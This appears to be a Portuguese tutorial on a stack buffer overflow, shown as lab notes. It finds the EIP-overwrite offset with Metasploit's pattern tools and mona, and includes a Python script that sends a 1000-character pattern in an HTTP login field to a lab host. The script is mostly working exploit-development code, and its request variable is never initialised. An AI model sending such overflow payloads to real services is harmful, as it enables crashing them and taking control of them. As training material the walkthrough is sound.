Encontrando o Offset Correto

+ Vamos prourar o offset pra atingir o EIP
+ Pra isso vamos usar o gerador de padrões


```
locate pattern_create
```

```
usr/bin/msf-pattern_create -l 1000
```

<gera um padrão de 1000 caracteres>

```
#!/usr/bin/python

import socket

dados = "<cola aqui o padrão gerado>"
tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5",80))
s.send(request)
```


→ Executa o programa e depois analisa o que está escrito no EIP





```
usr/bin/msf-pattern_offset -l 1000 -q 42306142
```

[*] Exact match at offset 780

→ Uma outra auternativa para buscar o offset seria o mona



!mona findmsp





→ Trouxe o offset de 780

→ Podemos fazer a validação dessa informação também gerando nosso próprio padrão com o python

```
python -c 'print "A"*780 +"BBBB" + "C"*(1000-784)'
```

→ Enviando o resultado desse comando no Burp:





→ De fato o EIP foi controlado